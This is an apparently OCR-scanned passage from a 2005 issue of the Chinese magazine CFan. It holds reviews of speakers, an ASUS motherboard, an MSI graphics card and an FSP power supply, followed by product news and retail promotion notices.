
非行货的手机保修是一个非常突出的问题，很多香港行货的3G手机维修在香港，所以邮寄维修周期很长，有的可能要1~2个月。国内商家对一些水货3G手机提供保修期非常短，有的甚至无法提供质保，这些非行货的手机在国内正规维修点付费维修价格是很贵。PDA手机虽然功能强大，但是像Windows一样使用不当就会死机，一旦出现严重软件故障，需要通过专业的重新刷新低层软件才能修复，普通用户无法自行修复，如果没有专业客服支持对于新手来说会有诸多不便。CF [CP06]



咨询电话:0755-89606508

产品价格:358 元

■ CFan评测室



科技感和艺术感的完美结合

——麦博　高 FC550

高系列，是麦博在2004年新推出的产品。我们曾经评测过其中的第一款产品FC360，并且给予了较高的评价。前不久，麦博又送来了　高系列的新产品—— FC550 的样品。

和流线外观的FC360不同，FC550的造型非常硬朗，基本上完全由直线条组成。特别是它的两个子音箱的造型非常有趣，看上去很有BOSE的一款小型音箱的造型。

FC550依然采用了几乎已成麦博招牌的外置功放设计，提供了一个可竖放和横放的小型功放，外形与FC360的类似，但与FC550的整体风格统一，没有使用亮光的表面而采用了亚光漆表面。功放上提供了音量和高低音独立调节，不过没有提供麦博早期产品上的耳机输出。

FC550的卫星音箱采用了黑色的全塑设计，在造型上采用了向后倾斜15度的造型，使得卫星音箱的扬声器单元正对耳朵，这样的设计要比FC360更合乎人体工学的设计原理。而相对不规则的外形，则可以减小箱体内的驻波，对于FC550采用的塑料箱体有有益的影响。

FC550采用的卫星扬声器型号为2.5英寸的V12，按照麦博的资料，其拥有130Hz—8KHz ± 1.5dB,100Hz—20KHz ± 3dB优异的平直响应曲线，这样的频响是非常惊人的。

FC550的低音炮采用的是无源设计，所以其重量要比普通的低音炮轻很多，它采用的设计中一个最独特的地方是使用了罕见的方形倒相孔，应该说这是非常冒险的，因为方形倒相孔的设计远比圆型倒相孔复杂很多，不过从试听的效果来看，FC550的表现还是不错的。但尽管如此，我们还是希望尽量少用这样的设计，毕竟方形倒相孔在实际使用中的效果，在理论上并不如等效面积的圆型倒相孔。当然，FC550采用的设计多半是出于其造型的硬朗风格的选择。

FC550的低音采用了侧置的5.25英寸长冲程低音扬声器。侧置的设计有助于减小低音炮的占地面积。不过我们觉得低音单元的防尘布软了点。

作为一款中价位的产品，FC550的表现是颇为令我们吃惊的。V12全频带单元的素质的确不同凡响。虽然是一款使用全频带单元的2.1音箱，但FC550的高频解析力极佳，高音非常亮而高亢。


而FC550的低频表现也颇为优秀，低音的力度很好，在大动态下也不浑浊，只是在细节上有点模糊。

相对来说，FC550的中频比较差一点，这并非说中频质量不好，而是它的中频比较单薄一点，特别是在调节了音调之后，FC550的整体风格有点AV系统的感觉。从过去的经验来看，这似乎也是麦博中高档2.1音箱的普遍特点。

这样的音色特点，使得麦博FC550非常适合游戏、看盘以及回放轻音乐等乐曲的需要。

从FC550的整体表现来看，这款产品虽然价格略高了一点，但音质表现相当出色，而外观极“酷”，非常具有科技感，与液晶显示器等配合相信有极佳的视觉效果。CF [CP07]





给MM选音箱恐怕是GG们最挠头的事情了，你喜欢的音箱MM嫌土气，而MM看上的漂漂音箱又是那么惨不忍听。

圆润“小声灵”

——轻骑兵C300Q音箱

■ CFan评测室



咨询电话:010-68941127
产品价格:188元

轻骑兵前不久推出了一款新的产品——C300Q，也许可以解决这个困境。

C300Q的型号后面带了一个小尾巴——〞Q〞，看到这个字，我们第一个想起的就是〞Q〞版、QQ、还有满大街跑的小〞青蛙〞车，显然，C300Q也是一款卡通而时尚的产品 。

C300Q有一个中文名字，〞时尚小′声′灵〞。为什么起这个名字？看它的外形就可以明白——

C300Q采用的是2.1结构，低音炮采用的是传统的长方形箱体造型、后倒相结构。低音炮的前面罩上有一条横贯中央的弧线，看上去犹如一张常开的笑口。

而最能吸引人目光的，则是两个小小的卫星音箱。C300Q的卫星箱采用高强度塑料制造的半球形结构，下面用三只圆球形的脚支撑，扬声器前方则使用弧形的金属面网遮盖。放在桌面上，宛如一个三脚落地、仰面向天的圆润小精灵，而设计在面网上的轻骑兵标志则像是小东西顽皮吐出的舌头。

小东西的外观固然可爱，性能也是绝不含糊。它使用了5.25英寸的大冲程纸盆低音单元和3寸的全频带卫星单元。卫星音箱虽然采用全塑材质，但重量很大，由此可见卫星单元磁钢尺寸之大。

C300Q的低音炮则采用了前置扬声器后倒相、加长倒相管的设计，在尺寸不大的情况下保证了低音品质的纯净。

C300Q的功放电路采用了JRC4558+三块ST TDA2030A的经典结构，虽然是不到200元的产品，但轻骑兵依然在上面采用了正规的大厂产品，而没有像很多低价位产品那样使用较为廉价的D4558等元件。功放电路直接固定在全金属的背板上，保证了散热的可靠与稳定。

在细节处理上，C300Q也进行了精细的设计，C300Q没有采用通常多媒体音箱的红白线+蝴蝶夹的连接方式，而是使用莲花头与插座连接，并且在插座和莲花头上使用了颜色标示，即便是一提起连线就头疼的小MM也可以轻松动手将C300Q装配起来。

C300Q除了提供了标准的低音炮音调设计外，还专门提供了一个很像Baby鼠标的小巧线控，这样就可以将低音炮上的开关、低音等调节好后，将低音炮放在脚下，直接使用线控调节音量，更为方便使用。

外观固然吸引人，C300Q的音质也并不含糊，优秀的卫星单元为C300Q提供了相当出色的中高音音质，而大尺寸的低音单元和经典的低音炮结构，则使得C300Q的低音也有不凡的质量。当然，由于整体功率不大，C300Q不可能播放出〞爆棚〞的低音效果，更不可能有轻骑兵V23这样转供发烧友的产品一样的音乐表现。但对于一款200以下的产品来说，C300Q能够在提供出色的外观的同时，具有相当高性价比的音乐回放表现。用于播放通常的流行音乐效果很不错。

C300Q包括红黄蓝银黑五种颜色的产品，可以自由选择。我们觉得其中红色或黄色的型号在色泽上更为讨好。

怎么样？带MM来看看轻骑兵带来的小〞QQ〞，是不是能让MM的眼睛和耳朵都满意呢？ CF [CP08]

功率:卫星箱2×2W
　　　低音炮6W
阻抗:卫星箱4欧
　　　低音炮5欧
尺寸:卫星箱100mm×100mm×100mm
　　　低音炮185mm×195mm×275mm



咨询电话:800-820-6655

产品价格:2788 元

华硕的高端主板从来就是顶尖配置、丰富功能、优异性能、创意设计的整合体，是电脑发烧友的首选主板。现在使用目前最新Intel 925XE Express芯片组的P5AD2-E Permium主板(简称P5AD2-EP)加入了华硕的高端主板的序列，成为发烧友的 峰选择。


偏执狂的选择


——华硕P5AD2-E Permium主板

■ CFan评测室

基本配置上，P5AD2-EP采用Intel 925XE北桥芯片加ICH6R南桥芯片的搭配，正式支持1066MHz的前端总线频率，因此这款主板能够支持包括已经使用了1066MHz前端总线的Pentium 4 XE在内的所有LGA 775接口CPU。Intel ICH6R南桥芯片则能支持4个SATA接口，并能提供RAID 0、1以及Intel Matrix RAID功能。另外这两块芯片组还为主板提供了双通道DDR2 533内存支持、1条PCIE X16图形扩展槽、3条PCI扩展槽、2条PCIE X1扩展槽、8个USB 2.0接口，并提供板载8声道192KHz/24-bit质量的HD音频输出高。除了这些芯片组提供的功能外，P5AD2-EP还有相当多的自己研发的特色功能。

特殊无噪音散热降低CPU部分温度





CPU频率越来越高，功耗和温度也随之上升，通过主板尽量降低CPU的温度也成为了各厂家研究的课题。

P5AD2-EP采用了华硕的专利Stack Cool技术，用一小块PCB板固定在主PCB背面CPU安装的位置，可以快速导走电路元件产生的热量，能降低CPU附近温度10摄氏度左右。另外现在CPU功耗大，因此CPU的供电部分也成为了发热大户，P5AD2-EP专门在CPU供电电路上安装了一款高效铜质散热片，能快速传递走供电部分的发热。P5AD2-EP的这两项设计，除了能够有效降低CPU部分温度外，没有风扇噪音，也让电脑更安静，用户使用更健康。

二次开发大力提升性能

Intel宣称925XE芯片组只支持DDR2 400/533，但经过华硕工程师的二次开发，P5AD2-EP能够支持到DDR2 711内存，消除处理器与内存超频导致的性能瓶颈。

Intel的高档芯片组中都提供了内存性能加速技术(Intel PAT)可通过优化处理器与系统内存之间的存取增加系统性能。经过华硕工程师的再开发，P5AD2-EP的可以在开启PAT技术时再开启华硕特有的Hyper Path2缩短内存延时技术，更能提高电脑整体性能。

另外在应用占用大量系统资源的程序时候，开启P5AD2-EP的AI NOS(即时超频技术)可智能侦测系统负荷并在必要的时候自动提升性能。

双千兆加无线的网络功能



P5AD2-EP集成双千兆卡，可使PC成为两个单独的网络之间的网关，同时提供的AI NET2功能把专业网络故障检测方案带入了普通电脑，用户不用进入系统就可侦测网线连接，并汇报100米内的网线连接问题，误差在1米以内。P5AD2-EP扩展的WiFi-g功能不但能提供最高54Mbps的802.11g无线连接速度，而且可以建立自己的无线AP，搭建自家的无线网络。P5AD2-EP的拥有如此强的网络功能，已经足以胜任不少公司的服务器核心了。

附加芯片提供丰富扩展力

除了网络芯片外，P5DA2-EP的板载Silicon Image Sil3114R及ITE 8212F RAID控制器加上Intel ICH6R 南桥可为不同存储标准的RAID要求提供最佳的解决方案。这三个部分加起来，P5DA2-EP能够总共支持共14个IDE和SATA存储设备，用户现在不担心主板有没有足够的扩展能力，而应该担心机箱够不够大了。

通过附加芯片，P5DA2-EP提供了IEEE 1394b的连接能力，具有800Mbps的带宽，是常见的IEEE 1394a速度的两倍，并兼容1394a标准，能够更方便的连接DV等数码外设。

从介绍可以看出，P5DA2-EP尽量提供了目前最前沿、最高效的各种扩展功能，虽然对一般用户来说还有些超前，但对追新的电脑发烧友来说，P5DA2-EP则是最终的选择。CF [CP09]

微星 NX6600GT-TD128 显卡

■ CFan评测室



咨询电话:021-52402018
产品价格:1799 元

不管用户是否愿意，现在各厂家都只推出支持PCIE X16接口的芯片组，因此与此相呼应，未来的主流显卡一定是PCIE X16的产品。

微星NX6600GT-TD128(简称NX6600GT)显卡是采用nVIDIA中端主力GeForce 6600GT芯片的PCIE X16接口显卡。显卡核心为0.11微米工艺制造，完全继承NV40强大功能，支持CineFX3.0引擎、ShaderModel3.0、64位纹理混合、过滤、32bit象素着色 染精度、第二代UltraShadow阴影 染优化技术、内建影片处理器，配合适当的驱动程序和相应的硬件解码器能够大大降低播放影片时的资源占用率。NX6600GT版拥有8条 染流水线，3个顶点着色单元，同时配备三星128MB 128bit DDR3显存，核心默认频率为500MHz。

外形上，NX6600GT采用公版设计，整块显卡依然采用微星常用的红色PCB，搭配的散热器为微星专利的28dB静音散热系列的新产品，是一款大体积纯铜散热器，散热器的色调搭配与PCB板也相当协调。由于散热器体积相当大，散热风扇在为核心降温的同时，也可兼顾到散热器上方和右方的显存，可谓一举两得。显卡输出接口方面，VGA，DVI，TV-OUT已经属于标准输出接口配置，这对NX6600GT也不例外，而附带的色差输出线则让此显卡能支持HDTV输出。

与AGP版6600GT不同，NX6600GT并未采用外接电源的供电方式，这是因为PCI-E插槽70W的供电量对于6600GT已经是绰绰有余了。另外这块NX6600GT提供了SLI引脚，能够组建SLI系统，大大提升显示系统性能。

配套软件方面，微星从来不弱于人，这块NX6600GT也不例外，应用软件包括MSI Media Center Delux Ⅱ，MSI 3D Desktop、MSI Super Pack CD、虚拟还原3、虚拟光碟7专业版等丰富的应用软件，配套游戏则包括迷雾之岛、杀手Ⅻ、波斯王子:时之沙和一张收录10多款试玩版游戏的DVD。CF [CP10]

全汉 300W ATX 2.0 电源


咨询电话:021-54262687-11
产品价格:199 元

■ CFan评测室

不知道用户注意到没有，为何以前的电脑的电源都是只通过一根整体的接口线连接主板，而现在的电源连接主板还有一根专门的4芯线。这是因为过去CPU都是从电源的+5V取电，而随着CPU功率增大，现在的CPU基本都从电源的+12V取电，因此才有了这根4芯线。而随着CPU功率的继续增大，另外显卡的外接供电头、硬盘光盘驱动器都要从电源+12V取电，电源的+12V已经有些不堪重负了。在这种情况下，Intel推出了ATX 12V 2.0电源标准。在这个标准里面，除了规定电源接头改为24Pin(可转换为20Pin，兼容主流产品)，规定要提供SATA供电线这些细节外，最大的变化就是要求电源提供两路独立的+12V输出，其中一路专供CPU供电。

现在市面上有少数厂家推出了ATX 12V 2.0电源，但都是400W以上的高级电源。全汉推出的FSP300-60THN-P(简称FSP300)型300W电源则将ATX 12V 2.0推入了主流市场。


外形上看，FSP300与其他电源区别不大，12CM大风扇低噪音设计、4个D形供电口、1个SATA供电口、为9x5主板设计的24Pin供电口，并带24转20转换线。而电源的铭牌上标明+12V1为8A，+12V2为14A，这也是ATX 2.0电源的典型特征，同样，由于CPU的供电已经改为+12V了，因此+5V的供电也就大大降低了，因此这款电源+5V输出为20A，看起来比其他电源小多了。



FSP300除了符合ATX 12V 2.0标准外，还有一个特点就是转换效率高，达到了80%。这就是说，这款电源如果输出300W的供电量，那么电源的输入供电量为300/80%，就是350W，而一般电源转换效率为70%，那么同样输出300W，输入方需要供电400W出头，不要小看这50W，如果这样用一年，那么电费的差距基本够买一台电源了。因此，FSP300电源除了将ATX 2.0标准普及到主流市场外，为用户省钱的电源也是它的一大卖点。CF [CP11]

aigo 爱国者发布首款支持FLASH播放的MP4

华旗资讯在拉斯维加斯消费电子展(美国CES)上发布了全球首款支持FLASH播放的MP4——aigo Flash Player P800。该款产品首次在MP4播放器中引入FLASH Game及FLASH音视频动画播放功能，实现画质细腻的人机互动平台。aigo Flash Player P800的推出，是我国在消费电子领域的又一次技术突破，据介绍，该技术至少领先国际市场6～12个月以上。



Verbatim(威宝)16x DVD +/-R盘片抢先上市

由于技术水平限制，目前16X 盘片成为了市场之中的罕有之物。今天，这一局面以被威宝16X 盘片的批量上市打破了。威宝16X DVD－R写满4.38G容量的数据仅须6分钟便可搞定，目前单片独立包装的产品定价为18元，相信随着产量与良品率的提高售价也将进一步降低。咨询电话:82676888。

昂达炫音VX505 MP3播放器1GB容量到货

昂达　音Vx系列MP3在去年底将128MB/256MB价格降低后，针对大容量市场需求推出了容量高达1G的版本，并于日前全国到货面市，零售价格1199元。昂达VX505 1GB版本支持最新的固件V4.003版本，该版本除在V4.000版本的999色、USB2.0高速传输、384KBps高压率文件、电子文本阅读、动画菜单、多种电池型号等功能处，加入了对可选配件线控耳机的支持。



■新品短信息■

魅族“X2” MP3播放器 近日，　族继国产旗舰E2 MP3播放器之后又推新品″X2″ MP3播放器，并首次加入SRS专业音效功能。除运用Sigmatel 3520解码芯片，USB2.0高速传输等强大的功能以外，X2全面改良了降噪电路，趋近于零的背景噪音带来更纯净的音乐感受。全面优化的录音效果，专门针对学习和工作需要打造专业级的清晰录音功能。喜逢新春佳节，值此X2上市之际，　族又推出″四′大′金刚皆有礼，　族陪你过′G′年″活动。咨询电话:021-54248200/021-54248201。




PISA发布彩屏硬盘MP3播放器—炫彩海洋 近日，PISA品牌推出了20GB大容量彩屏MP3播放器——　彩海洋，　彩海洋采用1.8寸TFT真彩65536色显示屏，外形尺寸仅为22mm×62mm×100mm，方便携带，可支持电影格式，可播放手机的3GP格式电影，用专业的技术实力打造全面享受的空间。



德国坦克SMART网络小灵通隆重面市 网络电话市场再起波澜，德国著名音效产品专家——德国坦克SMART网络小灵通隆重面市！VOIP(网络电话)IP技术是现代通讯系统的发展方向，SMART网络小灵通的面市是技术发展的要求，也是世界音效专家——德国坦克给诸多消费者送上一份新年大礼！

酷冷至尊推出网吧专用散热器 酷冷至尊推出网吧专用散热器—太阳神，售价60元，寿命达到5万小时，使用寿命达到这么长是因为采用了NMB双滚珠轴承风扇。双滚珠轴承是目前公认使用寿命最长风扇，而且采用NMB的技术。详情请登陆″酷冷至尊″(http://www.coolermaster.com.cn)网站查询。

Tt迷你热管散热器MINI Tower:小身材大味道 近日，全球领先的PC整体散热解决方案提供商Thermaltake(Tt)又出新品——MINI Tower(A3074)热管散热器。MINI Tower(A3074)是一款4合1的热管全铜散热器，可支持Intel P4 775 Prescott 3.6GHz、Intel P4 478 Prescott 3.6GHz、AMD Athlon 64 / Athlon 64 FX和AMD Athlon XP 3400+ CPU，定价为235元。



■线报■

爱国者数码相机伴侣王，送鄂尔多斯羊毛围巾 新年伊始，爱国者数码相机伴侣王再次掀起主题为″带上1000个胶卷去旅游″大型促销活动。凡购买爱国者数码相机伴侣王的用户将免费获赠价值288元的鄂尔多斯羊毛围巾一条，送完为止。让您在感受冬日美景的同时，也可以享受别样的温暖。咨询电话800-810-7666；010-82607776。

Sony LCD显示器“迎新奖赏游天下”主题活动进行中 在2004年12月31日到2005年2月15日期间，全国范围内的消费者只要购买任意一款Sony液晶显示器，就可以网上抽奖活动，有机会获得1500元至5000元不等的旅游基金。活动的奖项由值得信赖的Sony显示器提供，奖项实实在在。咨询电话020-82253777。

超人气组合！硕菁主板、威刚内存携手送实惠 硕　主板一直坚持高质低价的性价比策略，近日，硕　又推出了一款超人气的促销活动:现在购买硕　SK-865G主板，就能免费获得一颗128 MB的威刚V-DATA DDR333内存。

优派新年降“瑞雪”，全线液晶显示器价格下调 自即日起，优派宣布二十余款LCD液晶显示器大幅降价，其中15英寸LCD价格首度降至1999元，成为15英寸主力机型率先突破二千元大关的一线大厂。同时，优派17英寸16ms液晶显示器VE710s/b、VA721共三款机型从2999元降至2499元，降幅达500元。优派24小时免费服务专线:800-820-3870

Sony光储迎新年送大礼 Sony在刚刚进行了一轮价格调整之后，现在更有迎新礼品送上。从即日起，通过任何一家Sony授权经销商购买任意一台指定型号的光存储产品，即可获赠Sony高级意大利循环真皮日记簿一本！



昂达主板K8T800PN降价 昂达主板K8T800PN近日将价格由原来的769降到699元，同时购买时加1元送高级不锈钢保温旅行杯。昂达K8T800PN采用了VIAK8T800PRO＋VT8237芯片组，集合了千兆网卡并支持S/PDIF－IN/OUT数字压缩输出。

AOC六大随心技新年送贺礼 冠捷AOC在全国范围内针对旗下的2005年新款纯平系列和液晶系列产品实行买一赠一形式的促销。买3系列液晶173F,送时尚128MB优盘笔 买2系列液晶(152V/172S)，送多功能节能护眼灯；买1系列液晶(151V/171S)或者买2/3/4系列纯平(782V/783V/774F/784F),送时尚卡通鸡抱枕。

艾尔莎免费赠正版《DOOM3》 在寒假攒机高峰期间，艾尔莎举行随显卡免费赠送正版《DOOM3》游戏的主题销售活动。凡是购买艾尔莎影雷者940系列和艾尔莎影雷者660系列的朋友，都能免费获得正版游戏软件，让广大消费者在第一时间享受到《DOOM3》的　力所在。

微软灵巧套升级不加价,光学精巧套超值登场 近日,微软宣布推出灵巧套装升级版--光学精巧套装500,在延续原有的防水和中文键帽等贴心设计的同时,引入了Windows热键并加入了强大的多媒体功能。可喜的是,在功能大幅提升的同时微软保持了升级前的建议零售价人民币199元。

EPoX磐正联手AMD,新年快乐《DOOM3》 即日起,凡购买以下EPoX磐正EP-9NDA3+/J主板速龙64套装,将免费获得《DOOM3》正版游戏一套,价值78元,数量有限,送完即止。磐正9NDA3+/J主板为你带来恐怖笑声,敌人出现前的喘息声,慢慢走来的脚步声………让你的肾上腺激素顿时失去抑制。你想流畅运行你玩你的《DOOM3》吗?磐正9NDA3+/J与AMD速龙64位处理器是你的不二选择。

盈通:款款深情 非凡真情配对 在春节将至的时候,盈通推出众多套装搭配。其中非凡板卡情侣配:主板为雪狐Y915P,显卡则是镭龙X300.X战警I号。原价为:雪狐Y915G(899元)+镭龙RX300.X战警I号(699元)=1598元,而购买"非凡板卡情侣配"套装的用户将享受100元的优惠,并还能获赠价值168元,容量32MB的KINGSTON名牌优盘。咨询电话:0755-83279828、0755-83279937。

贺新年送大礼,航嘉迎新利市大派送 寒促期间(2005.01.10-2005.02.28),凡购买航嘉盒装电源的用户,均有机会获得航嘉为您送出的迎新利市大礼单。活动礼品数量巨大,中奖率高,以回馈用户对航嘉的支持与厚爱。

另外,为答谢新老客户对百盛机箱的厚爱,航嘉的买机箱送航嘉布绒海　公仔嘉嘉的活动将继续到2005年2月28号。

买康博电视卡获赠电脑擦拭玩偶 1月15~2月28在北京北京金易成公司(鼎好电子城南区3145柜)购买康博电视卡的用户,均可获赠电脑擦拭玩偶一个,送完为止。咨询电话:010-82698436。

■动态■

金山掀起软件互联网化行动 大小仅150KB词霸搜索客户端免费发布 2005年1月7日,金山再次发起了软件互联网化的实际行动,当天,金山联合全国18家主要门户下载网站,正式发布酝酿已久的词霸搜索客户端免费版。显然,金山词霸试水搜索引擎、率先涉足网络客户端应用,宣告了2005年个人应用软件全面转型互联网的第一步。

瑞星和思科达成战略合作关系 共推整体网络防御体系 瑞星公司和思科(国际)公司签署战略合作协议,双方将立足于思科NAC网络准入控制计划,展开深度技术合作,携手为企业网络用户提供安全保障。这是瑞星首次联手网络设备提供商,共同为企业级用户提供整体的安全解决方案,双方的合作范围将包含全球市场。

摩西电通"炎龙之怒"优惠活动 近期摩西推出了名为"炎龙之怒"的促销活动,旨在让大家都能更多关注我们自有的国产品牌,为国产品牌更好的发展献出各自的绵力。摩西电通此次促销活动分别为摩西的16x DVD-DUAL、阳光假日鼠键套装、合武器鼠键套装有线版。深　服务热线:0755-83237815/17,83255887/95转601。

格之格推出业界首款无海绵墨盒 国内通用墨盒厂商格之格在打印墨盒上取得重大技术突破,推出了拥有自主知识产权的新型产品无海绵墨盒。它采用无海绵单体墨囊的独特设计,在实现零清洗和保证打印质量的同时可节省打印成本30%至50%。此墨盒的问世,标志着国内耗材厂商在拥有核心技术专利上迈出了重要的一步。

SanDisk携手沃灵科技共同开拓国内市场 SanDisk公司正式宣告沃灵科技有限公司成为SanDisk全线产品在中国的总代理,负责SanDisk产品在中国大陆的渠道建设,产品销售和市场活动等。多年来,SanDisk公司一直致力于高速发展的数码产品消费市场,为中国的消费者提供优良的存储产品。

将"功夫"与"禅学"融为一体 《少林传奇》倡导"禅武合一" 经过少林寺独家授权,由纬创资通子公司玩酷科技历时两年多自主研发的武侠题材3D网络游戏《少林传奇》,将于近日进行内测,并于不久正式进军市场。

2004年电子竞技收官盛典 CIG激情书写数字荣耀 近日,波司登运动休闲杯第三届中国电子竞技大会(CIG 2004)正式闭幕,CIG正以其越来越强大的影响力与号召力,上升为当前一个不可忽视的社会文化现象。它不仅为广大喜爱和关注电子竞技运动的群众奉献出了系列充满激情的顶级赛事,更肩负起了推动电子体育竞技理念、规范国内网络游戏市场的产业使命。

惠威T800高级带式家庭影院亮相美国拉斯维加斯CES2005 惠威连续九年参加世界最大消费电子展-美国拉斯维加斯国际消费电子产品展(CES),成为在CES上亮相时间最久的发烧音响企业之一。本届惠威展览场地为历届最大,并且位于CES南展厅的正中位置,这也是CES组委会对长期参展企业的特殊"关照"。

多彩科技集团为海啸灾区捐款 2005年新年伊始,多彩科技集团向全体员工发出募捐倡议,呼吁全体多彩人发扬慈善情怀和人道主义精神,为异国受灾民众献一份真诚爱心。多彩科技集团总裁夏　表示:"一方有难,八方支援"是中国人的传统美德,发起这次捐款活动,希望创造一个充满爱心的社会。CF [CP13]

飞利浦新春LCD总动员连环促销引爆节日市场



即日起,飞利浦在全国卖场将分别以1999和2499元的"铁线"价热卖15英寸和17英寸全系列主流新款机型。本次促销的产品绝大部分为飞利浦刚刚发布的5系列新品,各款均为设计经典、娱乐、工作并重的好手。特别是170S5更以其良好的产品定位以及出色的外观设计,获得众多DIY用户的青　。促销详细情况敬请密切留意飞利浦官方网站http://www.philips.monitors.com.cn和近期的相关报道。

英特尔915平台标配金河田劲霸电源

英特尔决定在全国七个大城市设立915平台的展示专用机。基于金河田机箱电源产品良好的品质和一直以来双方在品牌推广方面良好的合作伙伴关系,英特尔指定使用金河田高端38度机箱(02系列5068机箱)和符合Intel ATX 12V 1.3版的劲霸电源ATX S-400作为915平台展示机专用机箱和电源。

谁能比我快? BenQ灰阶5ms液晶显示器全球首发

明基BenQ在"BenQ开创彩色极速时代—灰阶5ms液晶显示器全球首发"的新闻发布会上,正式发布三款极速灰阶响应时间的液晶显示器:第一款灰阶5毫秒17英寸液晶显示器FP71V+、第一款灰阶6毫秒的19英寸液晶显示器FP91V+,以及在2004年12月发布的第一款19英寸灰阶8毫秒的液晶显示器FP91E。CF [CP12]



爱国触摸式英语学习机 F580

爱国者 F580 数码学习机，根据在职人士的特殊学习环境和学习需求而量身定制，提供了综合性地听说学习功能。F580 最引人注目的是它采用了笔触配合按键的操作方式。通过笔触点击，使得功能操作、文件调用变得更为简便。这对于利用零散时间学英语的上班族，无疑为他们带来了更加轻松而随意地学习体验。不仅如此，爱国者还在 F580 出厂前预装了许多听说学习材料和电子图书，并且特别针对职业人士关于英语的应用性学习需求，在 www.5ieng.com 上开辟了相关的资料下载专区。

产品网址: www.aigo.com

咨询电话: *800-810-7666　010-82607776*

产品价格: *1499 元(128MB)*




明基 FP71V+ LCD 显示器

得宜于 BenQ 先进的 OverDrive 液晶驱动加速技术，不论影像的变化多么复杂，不管灰阶之间如何切换，FP71V+ 都可达到平均灰阶 5ms 的真正极速，这比传统的液晶显示器又有了质的飞跃。灰阶响应时间的概念颠覆了传统响应时间的计算方式，更符合消费者在实际使用中的需求，让屏幕的任何色彩变化，都更为干净清爽。无论是专业高端的视频编辑处理，还是眼花　乱的动作大片，亦或紧张激烈的即时游戏，拥有 FP71V+ 即能享有极致流畅的视觉体验，让即使最苛刻的骨灰级发烧友，也无可挑剔。同时，镜面设计也是 FP71V+ 的一大特色，除了在关机时屏幕光亮如镜、光可鉴人之外，这种特殊的屏幕表面技术，还极大地提升了屏幕的透光率，大幅增强屏幕亮度表现，使 FP71V+ 能达到 400 流明(典型值)以上的极高亮度，因此也被称为〝亮面〞机。

咨询电话: *0512-68095919*

产品价格: *待定*



影驰 6600　AGP 韩版

影驰 GeForce 6600 AGP 韩版，采用 P277 公版设计，采用了 NV43 图形核芯 +BR2 桥接芯片的桥接方式来实现 PCI-E 转为 AGP，因为是原生 PCI-E 设计，所以在转为 AGP 后没有性能的损失，能发挥 AGP8X 的最大性能。配备三星 TSOP 3.6 纳秒的显存，形成 128MB/128Bit 的显存系统。核心频率和显存频率分别为 300MHz/550MHz。此卡秉承了 6600 标准版一贯的超强超频能力，是近期最值得期待的新品之一。最值得一提的是风扇采用的韩国著名的散热器制造商思民 ZALMAN 的 VF700。

咨询电话: *0755-83438250-111*

产品价格: *1599 元*

Sony“超黑屏”液晶显示器

由国内著名 IT 厂商七喜电脑全国独家总代理的 Sony 最新 HS、HX、HSP 系列液晶显示器全面上市，其中 HSP 系列包括了 17 英寸的 SDM-HS74P 以及 19 英寸的 SDM-HS94P 两种型号。HSP 系列液晶采用了独家的〝Clear Bright 技术〞的面板，可令液晶显示器的亮度及对比度大大提升 22% 之多，具有高亮度、高对比度、低反射的优异效果。它的对比度高达 500:1，亮度达 400cd/m²，这是业界之中几乎无人能及的，主要是通过独特的眩光过滤功能和低反射涂层，有效消除了面板表面的光线散射与环境光线的反射，从而展现出具备丰富的色彩和锐利完美的画面。

咨询电话: *020-82253777-1303*

产品价格: *HSP 17 英寸:3999 元　HSP 19 英寸:9547 元*





爱国者月光宝盒“唐装”布艺机箱


爱国者月光宝盒日前推出一款全新的〝唐装〞布艺机箱，产品前面板采用了唐装风格的布艺设计，以大红的特级轩纱尼面料为底，上面印制有明黄的团花图案，寓意吉祥、喜庆。这种带着浓烈中国传统的装饰设计，不但使机箱充满了文化气息，更使产品别具喜庆色彩，为临近春节的 DIY 市场增色不少。

技术方面，秉承月光宝盒布艺的设计风格，〝唐装〞布艺机箱经过不倒绒耐揉搓工艺和防静电生产工艺加工，手感柔滑，质地细密，箱体有□色和白色两种颜色可选，方便了用户的选配。机箱背部增加了三组散热孔位，可在电脑工作时有效散热，确保箱体内配件的安全。

咨询电话: *800-810-7666　010-82607776*

产品价格: *4469 元 (标配长城 300P4 电源)*

华硕A8N-E SLI Deluxe主板



